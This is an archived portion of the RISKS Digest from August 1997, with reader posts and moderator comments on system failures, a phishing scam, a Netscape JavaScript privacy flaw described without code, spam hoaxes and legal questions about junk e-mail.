The failure to understand the diversity concept is apparent in any number of US systems but I'll use the new Chek Lap Kok airport in Hong Kong as a good (bad?) example to avoid embarrassing those closer to home. Two redundant shared computer centers maintain data for all airport operations. Unfortunately, these two centers are located in the terminal building back-to-back with only a brick wall separating them. The vulnerability is obvious. Architects and engineers like symmetry. Redundant lines from these two centers connect to outlying facilities. The security (police and fire) facility is in an outlying building and connected to the two computer centers by redundant lines --- laid in the same trench. Again,

the
vulnerability is obvious.

I keep saying obvious. A surprising number of otherwise knowledgeable network designers fail this test so it not as obvious as I think it should be. I recently learned that only about 5 percent of the population is capable of seeing in three dimensions so this failure to see in three dimensions is likely to be one source of the problem.

Marion Moon

✶ The risks of no long-term planning

"David Mortman" <mort@juggling.org>

Thu, 21 Aug 1997 15:57:46 -0500

I work for a large electric power company in northern Illinois. We are in the process of moving to a new (supposedly bigger building). In the process we are selling our current building which we built approx. 50 years ago. At that time some brilliant designer said, "We don't need to install power meters because we're the power company."

Well, when we sold the building, we had to install power meters. This involved having 8- to 10-hour power-outages two weekends running. All unnecessary machines were to be turned off and all critical machines would have special power running to them.

Of course, we don't have any UPS systems, so the systems had to

be shut down
to route the new power from the other side of the building, then
after the
power outage had to be shut down again so the power could once
again be
re-routed for the following weekend's power shutdown.

Needless to say, lots of hard drives were quite unhappy with
being off for
that many hours. Stiction was one of the words of the day.

-Mort

> PGN responded, "What is STICTION? I need a better
Stictionary."

> David replied thusly:

When a drive runs for a long time, the long-chain carbon
molecules that make
up the lubricant tend to align. This means that when the drive
is turned
off, the lubricant can crosslink and polymerize, turning it into
a hard
plastic. Needless to say this is a problem when turning the
drive on again.

The cure for stiction (sticktion?) is fun, however. You either
pick up the
drive about 4-6 inches above a table and drop it. Or you smack
it fairly
hard just as you are turning on the power to the drive. This
cracks the
plastic and lets the drive spin up.

✉ Re: SET risks (Svigals, [RISKS-19.31](#))

<Jacob_Sterling@mastercard.com>

Thu, 21 Aug 1997 08:36:11 -0500

Jerome Svigals wrote in [RISKS-19.31](#) about the Secure Electronic Transaction protocol, and risks associated with the use of this protocol. I'd like to clarify a few items, having worked in the credit-card industry for a while and having written a paper on SET. While I wasn't on the team here at MasterCard that co-developed SET, there are a few things I can speak to. (I must also add that the views expressed herein are not necessarily shared, endorsed or otherwise sanctioned by my employer.)

Briefly, SET calls for the encryption of financial data across an open network in the following fashion. The transaction information is encrypted with a symmetrical, secret-key encryption algorithm. A new key is generated for each transmission. The information and secret key are then encrypted using an asymmetrical public-key algorithm. The public key is provided by the receiver of the transmission. The double encryption is referred to as a "digital envelope." The envelope can only be decrypted by the private component of the public-key pair, which is held at the merchant site.

There is also the option of attaching a checksum, called a "message digest," at the sender side, to authenticate that the message hasn't changed en route to the receiver. The digest is specified as a 160-bit result of an algorithm run using the sender's private key. The receiver could then decrypt the digest using the public component, and compare the value to that generated by running the received message through the same algorithm. The

odds of a message digest being the same for two separate messages has been computed at one in 10^{51} .

In order to receive a public-key pair, the merchant (or any other party) must provide proof of identity to a designated Certificate Authority, which will issue a digital certificate. Yes, SET does not know who is presenting the certificate, but both the sending and receiving party have ample information about whom each "claims to be" to produce an audit trail vastly superior to most telephone and mail-order transactions today (card transactions with the highest incidence of fraud). With these as the other primary methods of non-point-of-sale financial transactions, I would bet on the security of a SET message every time.

It is true in a sense that SET "relies on vendor software to provide security," but the risk associated here is not with SET itself. "Vendor software" in Svigals' example is already in place, and has been for quite some time, in the "brick-and-mortar" world of reality. The points of risk at the merchant site, the acquiring bank (the one representing the merchant) and the issuing bank already exist, and have existed for the entire history of credit card transactions. This is not new. For any "card security product" in existence, there will continue to be the same software packages present. This is simply inherent in the transaction medium.

SET is a protocol specification, not a process. Naturally this is simply a semantic issue, but to me it's like calling Ethernet a

"process." Sounds a little funny, doesn't it? Products can follow the SET specifications, just as off-the-shelf networking packages are designed for certain environments; but the environments themselves are not the product in this example. Svigals is comparing two disparate concepts when he claims that there are over 50 other products suitable for evaluation.

Svigals is right in noting that the "prime source of fraud in credit card transaction systems" is the people with access to the system. Well, of course people are the source of fraud. Would machines steal numbers for themselves? Remember, also, that this is true of ANY type of card transaction -- this risk is NOT limited to the Internet. Therefore, this risk should NOT be viewed as having a special relationship with SET.

In my opinion, the real risk with SET is the same risk posed by any card security solution. In the final analysis, the public is not going to have much of an option as to what solution each merchant site uses. This decision will be up to the merchants and the banks, and I doubt they will solicit public input.

Jake Sterling jacob_sterling@mastercard.com

✉ Re: Unprovoked threatening spam from Samsung's Lawyers
[\(RISKS-19.32\)](#)

Sean Eric Fagan <sef@Kithrup.COM>

Thu, 21 Aug 1997 10:34:00 -0700 (PDT)

Here's a risk indeed: someone decides to sully Samsung's good name by sending out tens (or even hundreds) of thousands of threatening messages... and people believe it, without asking Samsung or checking Samsung's Webpage.

In other words, this is a hoax. It is a revenge spam -- Samsung apparently has an idea who did this, and their lawyers are **not** happy.

Doing a few basic checks would have verified this.

I think the risks are huge. Others agree with me -- since this sort of thing seems to be on the rise. (Don't like someone? Send out a million messages in that person's name! Most people won't bother doing any verification, and will gladly spread the word that the target is a weasel!)

In case it's not obvious, I am not only disgusted with the people engaging in this kind of attack, but with the people who don't try even the simplest of verifications before spreading the word.

[Sidney Markowitz <sidney@communities.com> points to a news.com item <<http://www.news.com/News/Item/0,4,13307,00.html>>. That it was a hoax was also noted by Bruce R Koball <bkoball@well.com>, David Damerell <damerell@chiark.greenend.org.uk>, and "Diane Wilson" <thwilson@nortel.ca>. PGN]

✶ Re: Unprovoked threatening spam from Samsung's Lawyers ([RISKS-19.32](#))

"Phillip M. Hallam-Baker" <hallam@ai.mit.edu>

Thu, 21 Aug 1997 17:21:44 -0400

Ooops! Internet Meme alert...

The "Samsung" spam has since been demonstrated to be a hoax created to defame Samsung by an irate Spamer upset about being booted from the Samsung-owned 'sailahead' ISP.

In response to the original question, I doubt that any jury or for that matter judge would have sympathy for a person who generated a large quantity of unwanted mail and then attempted to sue when he received a large quantity in return. The practical difficulty at this point is that most SPAMs use forged headers, causing the backlash to hit someone else. So far, in cases where the victim of this backlash has chosen to sue, the target has been the original SPAM instigator.

Phill

✶ SPAM-L -- the SPAM Fighters' List

Pete Weiss <Pete-Weiss@psu.edu>

Thu, 21 Aug 1997 14:08:55 -0400

Many of the problems associated with SPAM are discussed on the (high volume) SPAM-L list. The FAQ reference is:

<http://oasis.ot.com/~dmuth/spam-l/>

Instructions on subscribing:

<http://oasis.ot.com/~dmuth/spam-1/#spam-1-subscribe>

Pete Weiss at Penn State

✶ Mir problem corrections (Re: PGN and Baube, [RISKS-19.32](#))

Dennis Newkirk <rusaerog@mcs.net>

Wed, 20 Aug 1997 22:57:42 -0500 (CDT)

I have no doubt these posters believe they are reporting the facts in the posts below, but the sources listed are not reporting the facts or are highly misleading.

The proper order of events is the computer failed, automatic attitude control was disabled, while station keeping the Progress detected an unexpected Mir attitude change (free drift) so it aborted its automatic docking and remained at station keeping distance. Solovyov continued the docking with the manual TORU remote control system. The crew then put Mir into a slow spin to stabilize Mir's solar arrays roughly on the sun to prevent a complete power generation outage.

>Without the computer system, Mir is spinning ...

Mir does not "spin", it justs retains its attitude as it flies around the world. Orientation to the sun is typically the most important factor in attitude, although solar heating and earth observation attitudes are often

desirable, free drift is desirable in most material processing experiments.

Attitude control rocket firings are periodic and very brief, not continual.

To save fuel, sometimes Mir is put into a solar oriented spin to help stabilize it.

> ... the discovery of erroneous information sent to Mir.

Erroneous information was sent to Progress not Mir. Progress is the active element in docking, Mir just maintains its attitude during docking.

>The June 1997 crash ... is being attributed to the failure of the

>cosmonauts to adjust the automated approach controls to compensate for an

>extra ton of weight that had been added to the cargo vessel.

That's only a rumor, the accident investigation is not complete. New

software was being tested in the TORU remote control docking system also.

>Other recent problems were not computer related -- an oxygen fire in

>February, failure of both oxygen generators in March, an antifreeze leak in

>April, Vasily Tsibliyev's heart irregularities in July

All the above events are not new to Mir or Soviet/Russian space stations.

US astronaut Norm Thagard also had heart irregularities while on Mir, it is

common in long term missions. Fires have broken out before but have been

well hidden from the public. February's seems to be the largest fire as far

as what is commonly known. The reason the press has pushed this story so

hard has more to do with NASA's near paranoia about fire in

spacecraft after
the old Apollo 1 fire, but that's another story.

Electron oxygen generators mentioned have 1-2 backup systems at
all times.

There were no Electron's on Mir at all for over a year after its
launch.

Cooling leaks have been happening for years, the press only
pickup up on the
leaks to further sensationalize their stories in my opinion.

Leaks also
happened during Shannon Lucids mission to Mir but the press
never mentioned
them.

>the accidental disconnecting of a power cable that effected
Mir's

>orientation system for a day also in July.

Out of all the issues listed here this is the only one which has
yet to be

explained away. Present reports state that the crew was not
supposed to
disconnect anything, so this may be a simple failure in
communications.

>... the relief crew had to make a sudden manual docking with
Mir.

Nothing at all unusual happened during this docking. On final
approach to

Mir Solovyov could not see the periscope cross hairs against the
docking

target given the lighting conditions, so he aborted the
automatic docking

and manually took control. Once he let the Soyuz drift a bit he
could see

the cross hairs which had been so perfectly aligned he hadn't
been able to

see them easily. Manual dockings are very typical, cosmonauts
like to fly

their ships, prove their capabilities and training, gain
experience, and

extra pay for completing the task. Often in the 20 years of automatic dockings, cosmonauts have taken manual control to dock. It is noteworthy that automatic docking systems have never failed to dock a spacecraft when they are used. There have been some retried attempts, but ultimately they have never failed.

>Subsequently, when Tsibliyev and his flight engineer returned to earth, a >booster rocket failed that was intended to ease their landing.

Landing rocket irregularities are also not completely uncommon, they are used for comfort, and are not necessary for survival.

>The difficulties relating to the space station serve as another poignant >reminder ... [PGN]

I would not attempt to draw any conclusions about system design from the above non-factual or misleading quotes!

Russian spacecraft design is exceedingly well developed, robust and easy to use and repair. They have lacked powerful computers and associated systems. When Mir was launched it was designed as the most highly automated space station ever. As it grew and aged its systems have become less flexible and automated, but it was designed for a 3-5 year life, not 11 years. It is a tribute to the foresight and skills of Russian aerospace engineers that it can still be inhabited at all. It can be said that it has been operating for half its extended life on design margins. NASA is learning a lot from this experience so that ISS operators will

not be so surprised when they have these problems in the years ahead.

>Something to help one understand just how grave (or overblown) the
>current situation is? ... Fred Baube

The news reports often exaggerate the situation, mostly out of ignorance. The real serious stories are not always being made public by Russia or NASA in a timely basis. "Thumps & bangs" probably ruptures in the Spektr module were not made public by Russia or NASA until an independent eavesdropper to spacecraft communications alerted the media.

The Soyuz can be used for escape in almost any conceivable accident. The station would have to be spinning fast (sort of like the Gemini 8 incident) to cause the docking latched to bind. Once retracting the latches, springs force the Soyuz away from Mir.

Dennis Newkirk, Cosmonautics Editor - Quest Magazine
Editor - Russian Aerospace Guide <http://www.mcs.net/~rusaerog/>

✉ Re: Risks of dummy addresses ([RISKS-19.32](#))

zwicky <zwicky@pterodactyl.neu.sgi.com>
Thu, 21 Aug 1997 14:09:37 +0200

Dummy addresses were a hot issue for us in writing "Building Internet Firewalls"; my co-author in particular had become sensitized to it when he unthinkingly used a dummy address in a firewalls paper and it turned out to belong to AT&T. The relevant people *were* amused, but they've

been teasing
him about it ever since.

In early drafts, we were careful to take dummy numeric addresses out of the reserved address ranges, but we were pasting in genuine example text from real, Internet connected machines, and we were using as examples hostnames we were familiar with. Then at the end we fixed things up. (Most of them; I literally just now found a particularly bad example where we left in not only a genuine hostname, but a genuine telephone number as well. At least it's a business number...)

That led to a number of problems. To start with, if you have an early printing of the book you may wonder why two otherwise intelligent people claim that looking up "ftp.somewhere.net" in DNS involves a query for the nameservers for the "com" domain. Obviously we search-and-replaced the original .com hostname, without also searching for the string "com" by itself.

Because there's no equivalent in host names to the reserved address ranges, we didn't have a lot of options to keep from colliding with real names. (There is one test domain, but that doesn't go very far in examples...) We avoided names that were registered at the time, but at least one of our dummy names ("longitude.com") has now been registered. In some cases, we used top-level domains that we felt were probably not going to fill up soon, leading me to locate dummy machines in Cape Verde (.cv), Cameroon (.cm), the British Indian Ocean Territory (.io), and the British

Virgin Islands (.vg). This isn't terribly satisfactory, as the resulting machine names look unsettlingly odd.

When we edited the main text, we replaced names with completely different ones, but when I edited the log entries, I amused myself by creating what is effectively a roman a clef; the first component of the machine name has been changed, and either the top-level domain or the second-level domain has been changed, but the intermediate components have been left the same. I am glad to say that the people at the machine very casually disguised as pansy.csv.warwick.ac.cv have not complained. (Although, just in case either they or in the inhabitants of Cameroon are upset, I take full responsibility.)

As long as you're willing to distract people with odd host names, the British Indian Ocean Territory appears to be a safe bet; unlike .cv, .cm, and .vg, there is still no name service for .io, making it ripe for fictional hosts. According to my almanac, it contains the Chagos Archipelago, with a surface area of 23 square miles and no civilian population whatsoever, although both the UK and the US "maintain a military presence". Presumably any computers it contains will be in .mil or .uk.

Elizabeth Zwicky zwicky@greatcircle.com

✶ Re: Risks of dummy addresses ([RISKS-19.32](#))

Stephen Sprunk <sprunk@csi.net>

Wed, 20 Aug 1997 20:42:30 -0500

The Internet Assigned Numbers Authority holds EXAMPLE.COM in the public trust so that authors will have a domain to use in instructional and other texts. There are no legal risks to using example.com; however, there are risks if the author uses their own domain in a text: misconfigurations by a reader attempting to duplicate the author's work may render the author's own domain unusable! The risks of using any other domain in a text (ie one registered to any other party) are obvious.

Stephen

[Although we almost always remove irrelevant trailers from RISKS

contributions, PGN thought this one is quite interesting:]

Unsolicited commercial/propaganda e-mail subject to legal action. Under US

Code Title 47, Sec.227(a)(2)(B), Sec.227(b)(1)(C), and Sec.227 (b)(3)(C), a

State may impose a fine of not less than \$500 per message. Read the full

text of Title 47 Sec 227 at <http://www.law.cornell.edu/uscode/47/227.html>

⚡ Re: No Surfing on the Senate Floor (Spainhower, [RISKS-19.29](#))

"William B. Henry" <mustang@erols.com>

21 Aug 97 14:59:50 +0000

If cellular phones, pagers, and notebook computers are prohibited, shouldn't teleprompters also be prohibited?

Bill Henry

[But Senators can read, you know. PGN]



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 34

Tuesday 26 August 1997

Contents

- [AOL users hit by e-mail scam and Trojan horse URL](#)
[PGN](#)
- [Network Solutions goof bumps NASDAQ off the Internet](#)
[Will Rodger](#)
- [Computer malfunction floods Boulder garages and basements](#)
[S.J. Hutto](#)
- [Carlos Salgado Jr. pleads guilty](#)
[PGN](#)
- [Tobacco Deal Could Set Precedent for Would-be Net Censors](#)
[Edupage](#)
- [Spelling checker not up on U.S. Marines](#)
[Julie Bird via Mike Linksvayer](#)
- [Amazon.com countersues Barnes & Noble](#)
[Edupage](#)
- [Florida to Automate Traffic Citations](#)
[Geoff Kuenning](#)
- [Cockpit data wiped by RF interference?](#)
[Imran via Matt Clauson](#)
- [The Auditor Might Notice Your Bad Data](#)
[Scot E. Wilcoxon](#)

- [Netscape Communicator 4.02 and 4.01a allow disclosure of passwords](#)
[Andre L. Dos Santos](#)
 - [Mac/Unix security e-mail exchange](#)
[Martin Minow](#)
 - [Direct action to "sting" the junk e-mailers -- RISKy?](#)
[Max Stern](#)
 - [Re: USC 47:227](#)
[Mich Kabay](#)
 - [Re: Software copying a felony](#)
[James L. Peterson](#)
 - [Re: Risks, Reliability, Regulation, Infrastructures](#)
[Henry G. Baker](#)
 - [Re: SET Risks](#)
[Jerome Svigals](#)
 - [Re: Stiction](#)
[Frank Hausman](#)
 - [A book on computers and the law by Curtis Karnow](#)
[PGN](#)
 - ["Trapped in the Net" by Gene I. Rochlin](#)
[Hans-Juergen Schneider](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ AOL users hit by e-mail scam and Trojan horse URL

"Peter G. Neumann" <neumann@chiron.csl.sri.com>

Tue, 26 Aug 97 8:04:17 PDT

Subscribers of America Online recently received e-mail apparently from AOL's chief of Member Services, entitled ``Important AOL Information'' and giving an update on AOL's efforts to improve its service. At the end was a URL to a letter from AOL Chairman Steve Case, in which readers were asked to give their name, address, home phone, and credit-card number to update AOL's new

computers. Surprisingly to most victims (AOL's subscribers include many online novices, more of whom should be reading RISKS!), the file being updated was that of a scammer who simply raked in the information. (It was not specified whether his/her identity had been determined.) [Source: An item by Rajiv Chandrasekaran, *Washington Post*, 26 Aug 1997, seen in the *San Francisco Chronicle*, p. A3. PGN Stark-Abstracting]

[See [RISKS-19.07](#),11,26,27,28 for other recent items on AOL.]

✶ Network Solutions goof bumps NASDAQ off the Internet

Will Rodger <rodger@worldnet.att.net>

Fri, 22 Aug 1997 11:41:24 -0400

[PGN Abstracting, from article by Will Rodger, from Inter@ctive Week Online, 21 Aug 1997, 9:14am PDT, <http://www5.zdnet.com/zdnn/content/inwo/0821/inwo0002.html>]

The NASDAQ stock exchange was knocked off much of the Internet for several hours on 19 Aug 1997 as a result of administrative errors at the InterNIC, a centralized Internet address clearinghouse run by Network Solutions Inc. of Herndon, Va., NASDAQ officials said Wednesday. Though the problem was initially invisible to NASDAQ, which maintains its own database of Internet addresses, the temporary suspension of access to the exchange's site blocked users of major computer networks -- including those owned by IBM Corp., MCI Communications Corp., PSINet Inc. and UUnet Technologies Inc. -- from

getting to the site. As a result, NASDAQ was unreachable to most Internet users for at least several hours Tuesday morning. Problems with the Web site had no effect on the functioning of NASDAQ itself. The snafu was due to a clerical error at NSI, which evidently lost track of NASDAQ's \$50 fee, submitted in October 1996.

Will remarked that things like this seem to be occurring more often. The weekend before, more than 5,000 Web sites were blocked for over 24 hours, when Web Communication Inc and other domains were bumped from the Internet after a screwup in routine InterNIC maintenance. Will also mentioned the disappearance of .com and .net, noted earlier in RISKS (Pouzzner, [RISKS-19.25](#)).

⚡ Computer malfunction floods Boulder garages and basements

<shutto@psibertech.com>

Mon, 25 Aug 1997 09:22:27 -0700 (PDT)

Subtitle: Error makes mains exceed their capacity
Reported by the *Rocky Mountain News,* 25 Aug 1997.

"Officials blamed a malfunctioning computer for five water main breaks late Saturday that cut service to about 40 homes, flooded basements and garages and turned city streets into rushing streams."

A computer controlling water pressure gave inaccurate readings (presumably lower than actual?), prompting a city worker to open up the mains.

The full article is online for a few days at
<http://www.rockymountainnews.com/news/0825wat3.htm>

S. J. Hutto, pSIBER Technologies Inc. <http://www.psibertech.com>

✦ **Carlos Salgado Jr. pleads guilty (Re: [RISKS-19.19](#))**

"Peter G. Neumann" <neumann@chiron.csl.sri.com>

Tue, 26 Aug 97 8:13:05 PDT

Carlos Felipe Salgado Jr. ("Smak") has pleaded guilty before his trial. As reported in [RISKS-19.19](#), an FBI sting had paid him \$260,000 for a diskette with personal data on more than 100,000 credit-card holders that he had obtained by hacking into company databases on the Net. The maximum penalties reported earlier have apparently been doubled -- up to 30 years in prison and fines up to \$1 million. [Sources: AP and others, 26 Aug 1997]

✦ **Tobacco Deal Could Set Precedent for Would-be Net Censors (Edupage)**

Edupage Editors <educom@educom.unc.edu>

Sun, 24 Aug 1997 09:46:40 -0400

A little-noticed clause in the recently proposed \$368-billion deal struck between the nation's largest tobacco sellers and states' attorneys general states, "The new regime would ... prohibit tobacco product

advertising on the Internet unless designed to be inaccessible in or from the United States." Critics note that if the settlement becomes law, that clause could set a disturbing precedent for restricting all forms of online speech, and could encourage other countries to emulate these restrictions or make them even tougher. Any company with a global commercial presence, says a law professor at University of California at Los Angeles, would be forced to limit its online presence to whatever is allowed by the most restrictive country it does business in. (*Investor's Business Daily*, 22 Aug 1997; Edupage, 24 Aug 1997)

✶ Spelling checker not up on U.S. Marines (from BONG Bull No. 437!)

Julie Bird via Mike Linksvayer <mlinksva@netcom.com>
Wed, 20 Aug 1997 15:01:44 -0700

Julie Bird at the *Air Force Times* reported a spelling-checker gaffe that could have caused combat-relevant complications. The spelling checker rejected the Marine motto 'Semper Fi' and recommended 'Semi-pro fiddles' instead. The copy editor then accepted the change, although it was caught before publication.

[Violins? Nonviolence? Puttering around? Meddling? Perhaps the spelling checker was written for the U.S. Navy, where a fiddle is a something

aboard ship that keeps dishes from sliding around. This case is quite a stretch; perhaps checkers are getting ever more imaginative these days.

This item from Julie Bird <jbird@atpco.com>, abstracted for RISKS, is excerpted from BONG Bull, The Burned-Out Newspapercreatures Guild's Newsletter, #437. To subscribe: e-mail to listserv@netcom.com, with text subscribe bong-1 PGN]

Amazon.com countersues Barnes & Noble (Edupage)

Edupage Editors <educom@educom.unc.edu>
Sun, 24 Aug 1997 09:46:40 -0400

In the latest assault in the escalating battle between pioneer online bookseller Amazon.com and Barnes & Noble, Amazon.com has filed a countersuit against Barnes & Noble, alleging that the bricks & mortar entity should be charging sales tax on the books it sells over the Internet. Amazon 's argument is based on the fact that B&N, unlike Amazon.com, has a physical presence in most states through its chain of 1,000-plus stores that therefore constitute the "nexus" of activity in each state. An attorney for B&N says there is "no basis whatever" for Amazon's claim. In May, Barnes & Noble filed suit against Amazon.com, saying its claim to be "the world's largest bookstore" was false advertising. (Wall Street Journal 22 Aug 97; Edupage, 24 Aug 1997)

✦ Florida to Automate Traffic Citations

Geoff Kuenning <geoff@ficus.cs.ucla.edu>

22 Aug 1997 23:38:07 GMT

An article on Clarinet (22 Aug 1997) tells us that Florida has let a \$6.2 million contract to Unisys to automate the issuance of traffic citations.

Troopers will "be armed with pen-based laptop computers and printers. The laptops...will 'recognize' the troopers' hand printing and automatically convert it to easily readable text."

Anybody care to predict the number of traffic tickets thrown out of court over the next several years because they were issued to the wrong people?

The one saving grace is that the motorist gets a printout with a copy of the ticket. But I can just see the poor innocent party who has to prove that he was in Bangladesh on the day that somebody with a similar license number ran a red light.

Didn't they learn from the Newton?

Geoff Kuenning geoff@fmg.cs.ucla.edu <http://fmg-www.cs.ucla.edu/geoff/>

✦ Cockpit data wiped by RF interference? from Imran

Matt Clauson <mec@genesis.ezlink.com>

Mon, 25 Aug 1997 21:18:57 -0600 (MDT)

The forwarded message below was sent to the "DefCon Stuff List" (dc-stuff@dis.org, majordomo@dis.org for information, sub/unsub requests, etc.). My concern about is this: why would an aircraft designer take RISKS with passenger safety by installing (apparently, at least to me) non RF-shielded equipment that can be damaged by the RF output from a 3 watt 800MHz RF signal (saying the phones are analog), not to mention several computers? I have several computers, radios, etc. here on the ground (producing a lot of RF, spurious and non) and I have no problems with 3 watts of 800MHz RF. If that little RF can wipe a aircraft computer, what could it do to major office buildings, etc. where cell phones are used in MUCH closer proximity to computers (and sometimes much more sensitive ones).
Matt

- ----- Forwarded message -----
Date: Mon, 25 Aug 1997 09:07:54 +0300
>From: Imran <siddiq@comnet.com.tr>
To: DC-Stuff <dc-stuff@dis.org>
Subject: Can your cell-phone hijack a plane?

Yesterday I read an article in a local newspaper describing how it is illegal to take all your weapons and explosives on flight -- except for your cell-phone and laptop. Last week a flight inbound for London from Istanbul had to crash land in Switzerland because all the cockpit data got wiped off because of a cell-phone. At the specific moment two people were talking and three had their phones open. Police are still investigating.

[...]

✂ The Auditor Might Notice Your Bad Data

<sewilco@fieldday.mn.org>

Tue, 26 Aug 1997 11:43:21 -0500 (CDT)

A Florida state agency auditing group (OPPAGA) reported:

Best agency answer to data question: When asked to explain why its data base showed that lab tests of water quality samples were completed before the samples had even been collected, agency staff provided the following memo:

Top 10 Reasons Why Data is Analyzed Before it is Collected

10. We practice Zen and the Art of Ground Water Sampling.
9. We can impress auditors that way.
8. We can tell whether collecting the sample will be worth our time.
7. We get results much sooner this way.
6. It saves money.
5. It lets us know what type of sample we need to take.
4. We can notify the well owner that we have a hunch their well should be tested.
3. Our lab has an incredible turn around time.
2. The lab transmits data faster than light speed, so it arrives before it is sent.
1. Our computer's clock battery has been dead since 1992, so every sample gets that creation date.

Quoted in: <http://www.ncsl.org/programs/fiscal/nlpes/nlp96-64.htm>

Scot E. Wilcoxon sewilco@fieldday.mn.org

✂ Netscape Communicator 4.02 and 4.01a allow disclosure of passwords

"Andre L. Dos Santos" <andre@cs.ucsb.edu>

Mon, 25 Aug 1997 15:45:56 -0700 (PDT)

Using the latest Netscape Communicator we are able to get your credit card number, password for online banking or online brokerage order, etc, only restricted by the imagination of the malicious server implementer. This is due to a flaw in Javascript identified by the Reliable Software Group at University of California Santa Barbara. It enables a malicious site to track all activities of a user in the Internet. Besides being able to get this information, which violates the user's privacy, by using an ingenious technique we are able to target chosen pages and use a fake server to convince the user to type in privileged information. We submitted a security bug report to Netscape, but we believe that this is a very serious threat, which is easy to implement. As such it should be widely disseminated. This flaw was tested in Netscape Communicator 4.01a, the latest version of Netscape, and it is described, together with other attacks in our paper at <http://www.cs.ucsb.edu/~andre/attack.ps>.

Netscape has released a new version of Communicator for Windows 95/NT. It is Netscape Communicator 4.02. In this version our attack is much more

threatening. This is because on the previous version the access on the location object was better implemented and in order to get a string value to this object we had to close a second browser we opened. Using the new version of Netscape we are able, using an infinite loop, to access the string that represents the location object, against the security policy of Javascript. Therefore, using this version, we don't even need to close the second browser. We are still investigating which other security policies are badly implemented in this new version of Netscape Communicator.

Andre L. dos Santos, Reliable Software Group
University of California Santa Barbara

⚡ Mac/Unix security e-mail exchange

Martin Minow <minow@apple.com>
Tue, 26 Aug 1997 09:42:52 -0700

After the recent security breach of the "Crack-A-Mac" server (which has now been compromised three times), Ric Ford's Macintosh web-site provides an interesting e-mail exchange comparing the relative security of Macintosh against Unix systems.

To quote one respondent:

"Because the Mac was not made to be a networked computer, it is infinitely more secure than a UNIX box. If you are running plain vanilla Webstar on a Mac, you are safe. Period. If you are running plain vanilla Apache (or other UNIX webserver) on a UNIX box, you

are toast if there is a determined hacker. Only the most dedicated

SysAdmins can keep up with all the CERT advisories and patches...

and even if you do, there will be holes. Whether it be a NIS hole,

a finger hole, a telnet bug, or what have you, there will always

be one more hole than fix on a UNIX box."

The exchange is at <<http://www.macintouch.com/macsec.html>>.

Macintouch

is a daily newsletter with hints and comments on the Macintosh written

by a columnist for Macweek magazine. It is at <<http://www.macintouch.com>>.

Martin Minow minow@apple.com

[Infinitely, eh? Wow, that is *really* impressive! PGN]

⚡ Direct action to "sting" the junk e-mailers -- RISKy?

<MaxStern@aol.com>

Tue, 26 Aug 1997 10:06:32 -0400 (EDT)

I recently saw a new anti-junk-e-mail tactic which, at first glance, struck me as a great idea. The concept is to "sting" the producers of bulk e-mail mailing lists by including something like the following in your sig:

And for you automated e-mail junk-mailers out there, here is a list of the current board of the Federal Communications Commission:

Chairman Reed Hundt: rhundt@fcc.gov
Commissioner James Quello: jquello@fcc.gov

Commissioner Susan Ness: sness@fcc.gov
Commissioner Rachelle Chong: rchong@fcc.gov

And let's help you send some junk mail to the USPS, too:

customer@email.usps.gov

This is based on the assumption that the junk list compilers sift entire Usenet News articles (not just the "From:" lines) for any syntactically valid e-mail addresses. The e-mail addresses listed above will thus be included on the compiled lists; then these worthy individuals will receive any junk mail sent by anyone using said lists.

Since these people have influence on public policy, it is hoped that the annoyance of actually receiving as much junk mail as the rest of us do will push them in the direction of strong sanctions against such junk mail.

Where I work, we have been having a discussion in-house about whether or not doing this is advisable. The strongest objection that I have seen is that by including such addresses in one's e-mail, one is actually contributing to junk mail, and thus acting contrary to the same anti-junk-mail principle that one is trying to promote. Also, if one does it from one's company account, one may be acting against the corporate policy for internet use; and finally, there is the issue of contributing to a violation of the right to privacy (here meaning the right not to be harassed) of the public individuals cited.

I find these contra arguments not completely persuasive, but I

am still
undecided.

The final RISK that I can see is that we may actually influence the policy-makers to take some action, but that action may turn out different from our expectation and preference.

Max Stern, Sherman Oaks, CA

✉ Re: USC 47:227 (Sprunk, [RISKS-19.33](#))

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>
Tue, 26 Aug 1997 07:00:42 -0400

Unsolicited commercial/propaganda e-mail subject to legal action. Under US Code Title 47, Sec.227(a)(2)(B), Sec.227(b)(1)(C), and Sec.227(b)(3)(C), a State may impose a fine of not less than \$500 per message. Read the full text of Title 47 Sec 227 at <http://www.law.cornell.edu/uscode/47/227.html>

This text deals with unsolicited commercial `_telephone_ calls` and `_faxes_`, not explicitly with junk e-mail. For a pessimistic analysis of the argument that existing federal laws cover junk e-mail, see "Garbage In: Emerging Media and Regulation of Unsolicited Commercial Solicitations" by Michael W. Carroll <<http://server.berkeley.edu/BTLJ/articles/11-2/carroll.html>>.

This jurist provides a thorough and award-winning review of the applicability of such laws to junk e-mail, especially section 2a, "Has Congress Already Banned Spamming?" His answer is, alas, "No."

SPAM DELENDUM EST!

M.E. Kabay, PhD, CISSP (Kirkland, QC), Director of Education
National Computer Security Association (Carlisle, PA) <http://www.ncsa.com>

[I read the sections and concluded that it is not a black-and-white issue.

However, a suit in progress could clarify the issue somewhat.
PGN]

⚡ Re: Software copying a felony (Edupage, [RISKS-19.28](#))

James L. Peterson <peterson@austin.ibm.com>

Fri, 22 Aug 1997 14:34:34 -0500

Does the proposed Goodlatte legislation say that the copying has to be illegal? (The Edupage squib did not say.) If not, we should be able to put those felons at Microsoft and Sun and IBM and HP away for years for the all that software that they copy and sell.

About the only people who wouldn't be felons here would be GNU since their software is free and they can copy it as many times as they want and not reach the \$5,000 limit. But I suspect Microsoft thinks Windows95 is worth at least \$1 and they have probably made over 5000 copies, so lock them up!

[This reminds me of the original California computer crime legislation, which said in effect that it is illegal to read, write, alter, or delete

data. Perhaps it still does. I once chided someone in Sacramento for that, and he said, "Oh, but we'd never use it on someone who wasn't doing something wrong." PGN]

✂ Re: Risks, Reliability, Regulation, Infrastructures (Ware, R-19.33)

Henry G. Baker <hbaker@netcom.com>
Fri, 22 Aug 1997 11:56:31 -0700 (PDT)

Methinks the Beltway Bandit doth protest too much! For some reason, bureaucrats and their Beltway Bandit lackeys always assume that more regulation is better than less regulation. In this case, Willis is arguing that "the system ain't broke, so don't fix it".

I would argue that the system is broken, and it is badly broken. Here in California we pay twice as much for our electricity as people in other states, and many of these costs were caused by the politicians and the bureaucrats themselves in the first place. We're not happy about paying for these hair-brained ideas like nuclear power plants and doctor/dentist-taxshelter windmills.

